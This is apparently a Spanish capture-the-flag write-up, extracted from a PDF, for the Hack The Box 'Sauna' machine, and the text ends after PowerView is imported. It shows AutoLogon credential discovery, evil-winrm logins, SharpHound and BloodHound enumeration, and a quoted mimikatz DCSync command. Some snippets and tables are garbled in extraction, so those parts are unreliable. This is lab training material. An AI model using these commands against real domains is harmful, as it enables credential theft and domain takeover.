
valide con varios comando pero me daba acceso denegado por cual investigando encuentre el siguiente

<https://www.sysadmit.com/2015/10/windows-como-saber-si-es-de-32-o-64-bits.html>

## 2) Consulta de una clave en el registro:

```
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" /v PROCESSOR_ARCHITECTURE
```

```
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" /v  
PROCESSOR_ARCHITECTURE
```



```
if "%PROCESSOR_ARCHITECTURE%" == "x86" (
echo "El SO es de 32 bits"
) else (
echo "El SO es de 64 bits"
)
```

```
(kali㉿kali)-[~/machineshtb/Sauna]
└─$ ls
mat-plugins.rb  kerbrute_linux_amd64  tgtfsmith.txt  username-anarchy  usuarios.txt  winPEASx64.exe
└─$ cat mat-plugins.rb
# Evil-WinRM* PS C:\Users\FSmith\Desktop> reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Enum\Boot" /v ProcessorArchitecture
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Enum\Boot
PROCESSOR_ARCHITECTURE    REG_SZ    AMD64
```

```
C:\Users\Default>
C:\Users\Default> User
C:\Users\FSmith : FSmith [AllAccess]
C:\Users\Public
C:\Users\svc_loanmgr

if [ $? ]
then
echo "El SO es de 32 bits"
) else (
echo "El SO es de 64 bits"

#####' Looking for AutoLogon credentials
Some AutoLogon credentials were found
DefaultDomainName : EGOISTICALBANK
DefaultUserName : EGOISTICALBANK\svc_loanmanager
DefaultPassword : Moneymakesheworldgoground!
#####' Password Policies
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Error"
```

```
user:svc_loanmanager
pass:Moneymakestheworldgoround!
nos conectamos con evil-win con este pass y user
```

```
$ crackmapexec winrm 10.10.10.175 -u 'svc_loanmanager' -H 'Moneymakestheworldgoround!'
```

	Protocol	IP	Port	OS	User	Password	Result
SMB	Support	10.10.10.175	5985	SAUNA	[*]	Windows 10.0 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)	
HTTP	Forest	10.10.10.175	5985	SAUNA	[*]	http://10.10.10.175:5985/wsman50 es de 64 bits"	
WINRM	Active	10.10.10.175	5985	SAUNA	[*]	EGOTISTICAL-BANK.LOCAL\svc_loanmanager:Moneymakestheworldgoround!	

Some AutoLogon credentials were found

13/28

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> net users
User accounts for \\
Administrator          FSmith
HSmith                  krbtgt
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

es user:svc\_loanmgr

pass:Moneymakestheworldgoround!

evil-winrm -i 10.10.10.175 -u 'svc\_loanmgr' -p 'Moneymakestheworldgoround!'

```
kali@kali:~/machineshtb/Sauna$ evil-winrm -i 10.10.10.175 -u 'svc_loanmgr' -p 'Moneymakestheworldgoround!'
Evil-WinRM: shell v3.4
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> whoami
egotisticalbank\svc_loanmgr
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> sw
```

#####ELEVATION


PRIVILEGE#####

Vamo a requerir de bloodhound ver la maquina Forest donde se explica todo paso a paso

levantamos neo4j y vamos al localhost

```
[sudo] password for kali:
Directories in use:
home: /usr/share/neo4j
config: /usr/share/neo4j/conf
logs: /etc/neo4j/logs
plugins: /usr/share/neo4j/plugins
import: /usr/share/neo4j/import
data: /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses: /usr/share/neo4j/licenses
run: /var/lib/neo4j/run
Starting Neo4j.
2023-09-14 02:27:52.866+0000 INFO Starting...
2023-09-14 02:27:53.637+0000 INFO This instance is ServerId{bd3f55f2} (bd3f55f2-feb8-4a0c-88d8-fde2166992b1)
2023-09-14 02:27:55.358+0000 INFO ===== Neo4j 4.4.16 =====
2023-09-14 02:27:57.118+0000 INFO Performing postInitialization step for component 'security-users' with version 3 and status CURRENT
2023-09-14 02:27:57.119+0000 INFO Updating the initial password in component 'security-users'
2023-09-14 02:27:58.668+0000 INFO Bolt enabled on localhost:7687.
2023-09-14 02:27:59.825+0000 INFO Remote interface available at http://localhost:7474/
2023-09-14 02:27:59.829+0000 INFO id: B5DA4FFE6A8D7651B8FDCDCD7DF29EAF868AF55E090BE873EAFE37A9F95FD09C
2023-09-14 02:27:59.829+0000 INFO name: system
2023-09-14 02:27:59.829+0000 INFO creationDate: 2023-04-05T04:00:48.755Z
2023-09-14 02:27:59.829+0000 INFO Started.

#####ELEVATION PRIVILEGE#####
Vamo a requerir de bloodhound ver la maquina Forest donde se explica todo paso a paso
```



Ingresamos credenciales neo4j pass 123

**Connect to Neo4j**  
Database access might require an authenticated connection

**Connect URL**  
neo4j:// localhost:7687

**Database - leave empty for default**

**Authentication type**  
Username / Password

**Username**  
neo4j

**Password**

**Connect**


Borramos la base de datos de Neo4j importante porque nos toma el grafo del la ultima maquina hecha xd

```
match (a) -[r] -> () delete a, r  
match (a) delete a
```





buscamos el script sharphound este lo requerimos para subirlo a la maquina victima y luego extraer la información y subirla al bloodhound para ello tenemos que tener en cuenta la fecha en que se hizo la maquina que fue en el 2020



usaremos el script version 1.1

<https://github.com/BloodHoundAD/SharpHound/releases/tag/v1.1.1>



SharpHound-v1.1.1-debug.zip	2.05 MB	May 23
SharpHound-v1.1.1.zip	2.04 MB	May 23
Source code (zip)		May 23
Source code (tar.gz)		May 23

```

$ unzip SharpHound-v1.1.1.zip
Archive:  SharpHound-v1.1.1.zip
  inflating: SharpHound.exe
  inflating: SharpHound.exe.config
  inflating: SharpHound.pdb
  inflating: SharpHound.ps1
  inflating: System.Console.dll
  inflating: System.Diagnostics.Tracing.dll
  inflating: System.Net.Http.dll

(kali㉿kali)-[~/machineshtb/Sauna]
$

```

borramos archivos basura

```

(kali㉿kali)-[~/machineshtb/Sauna]
$ rm System.*


(kali㉿kali)-[~/machineshtb/Sauna]
$ rm SharpHound.ps1

(kali㉿kali)-[~/machineshtb/Sauna]
$ rm SharpHound.pdb

(kali㉿kali)-[~/machineshtb/Sauna]
$ rm SharpHound.exe.config

(kali㉿kali)-[~/machineshtb/Sauna]
$

```



subimos el .exe

upload /home/kali/machineshtb/Sauna/SharpHound.exe

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> upload /home/kali/machineshtb/Sauna/SharpHound.exe
Info: Uploading /home/kali/machineshtb/Sauna/SharpHound.exe to C:\Users\svc_loanmgr\Documents\SharpHound.exe
Data: 1402880 bytes of 1402880 bytes copied
Info: Upload Successful!

*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> dir

Directory: C:\Users\svc_loanmgr\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----          9/14/2023   2:44 AM           1052160 SharpHound.exe

*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>
```

ejecutamos el .exe con el flag -c all  
.\SharpHound.exe -c all

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> dir

Directory: C:\Users\svc_loanmgr\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----          9/14/2023   2:47 AM           11633 20230914024724_BloodHound.zip
-a-----          9/14/2023   2:44 AM          1052160 SharpHound.exe
-a-----          9/14/2023   2:47 AM           8601 ZDFkMDEyYjYtMmE1ZS00YmY3LTk0OWItYTM2OWVmMjc5NDVk.bin

*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>
```

descargamos el .zip y le damos un nombre en este caso blood  
download C:\Users\svc\_loanmgr\Documents\20230914024724\_BloodHound.zip blood.zip

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> download C:\Users\svc_loanmgr\Documents\20230914024724_BloodHound.zip blood.zip
Info: Downloading C:\Users\svc_loanmgr\Documents\20230914024724_BloodHound.zip to blood.zip

Info: Download successful!
```

```
(kali@kali)-[~/machineshtb/Sauna]
$ ls
blood.zip  format-plugins.rb  kerbrute_linux_amd64
$
```

levantamos bloodhound credenciales neo4 123

```
(kali㉿kali)-[~/machineshtb/Sauna]
└─$ bloodhound
(node:25162) electron: The default of contextIsolation is deprecated and will be removed from electron/electron/issues/23506 for more information
(node:25232) [DEP0005] DeprecationWarning: Buffer.from() methods instead.
```

bolt://localhost:7687


neo4j


...

☐ Save Password


Login

subimos blood.zip





buscamos los siguientes privilegios DCSync Rights



buscamos el usuario svc\_loader

SVC\_LOANMGR@EGOTISTICAL-BA

Database InfoNode InfoAnalysis

EXECUTION RIGHTS

First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0

OUTBOUND OBJECT CONTROL

SVC\_LOANMGR@EGOTISTICAL-BANK.LOCAL


y nos fijamos en la parte del First Degree

OUTBOUND OBJECT CONTROL


First Degree Object Control	1
Group Delegated Object Control	0
Transitive Object Control	▶

DCSync attack DS-Replication-Get-Changes-All privilege

vemos el permiso getchangesall



buscamos



encontramos esta pagina de hacktrics

<https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/dcsync>

## Enumeration

Check who has these permissions using `powerview`:

```
Get-ObjectAcl -DistinguishedName "dc=dollarcorp,dc=moneycorp,dc=local" -Reso
```

## Exploit Locally

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'
```

entonces descargamos powerview

<https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1>

The screenshot shows a terminal window with the following content:

```
(kali@kali) ~/machineshtb/Sauna
$ wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1
--2023-09-13 22:41:40-- https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.110.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 770279 (752K) [text/plain]
Saving to: 'PowerView.ps1'

PowerView.ps1
2023-09-13 22:41:40 (42.5 MB/s) - 'PowerView.ps1' saved [770279/770279]

(kali@kali) ~/machineshtb/Sauna
$ ls
blood.zip  format-plugins.rb  kerbrute_linux_amd64  PowerView.ps1  SharpHound.exe  SharpHound-v1.1.1.zip  tgtfsmi.txt  usern...
```

subimos

upload /home/kali/machineshtb/Sauna/**PowerView.ps1**

```

*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> upload /home/kali/machineshtb/Sauna/PowerView.ps1
Info: Uploading /home/kali/machineshtb/Sauna/PowerView.ps1 to C:\Users\svc_loanmgr\Documents\PowerView.ps1
Data: 1027036 bytes of 1027036 bytes copied
Info: Upload Successful!
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> dir

Directory: C:\Users\svc_loanmgr\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----          9/14/2023   2:47 AM           11633 20230914024724_BloodHound.zip
-a-----          9/14/2023   3:42 AM           770279 PowerView.ps1
-a-----          9/14/2023   2:44 AM          1052160 SharpHound.exe
-a-----          9/14/2023   2:47 AM           8601 ZDFKMDeyYjYtMmE1ZS00YmY3LTk0OWItYTM2OWVmMjc5NDVkb.bin

*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>

```

importamos  
import-module .\PowerView.ps1

```

*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> import-module .\PowerView.ps1
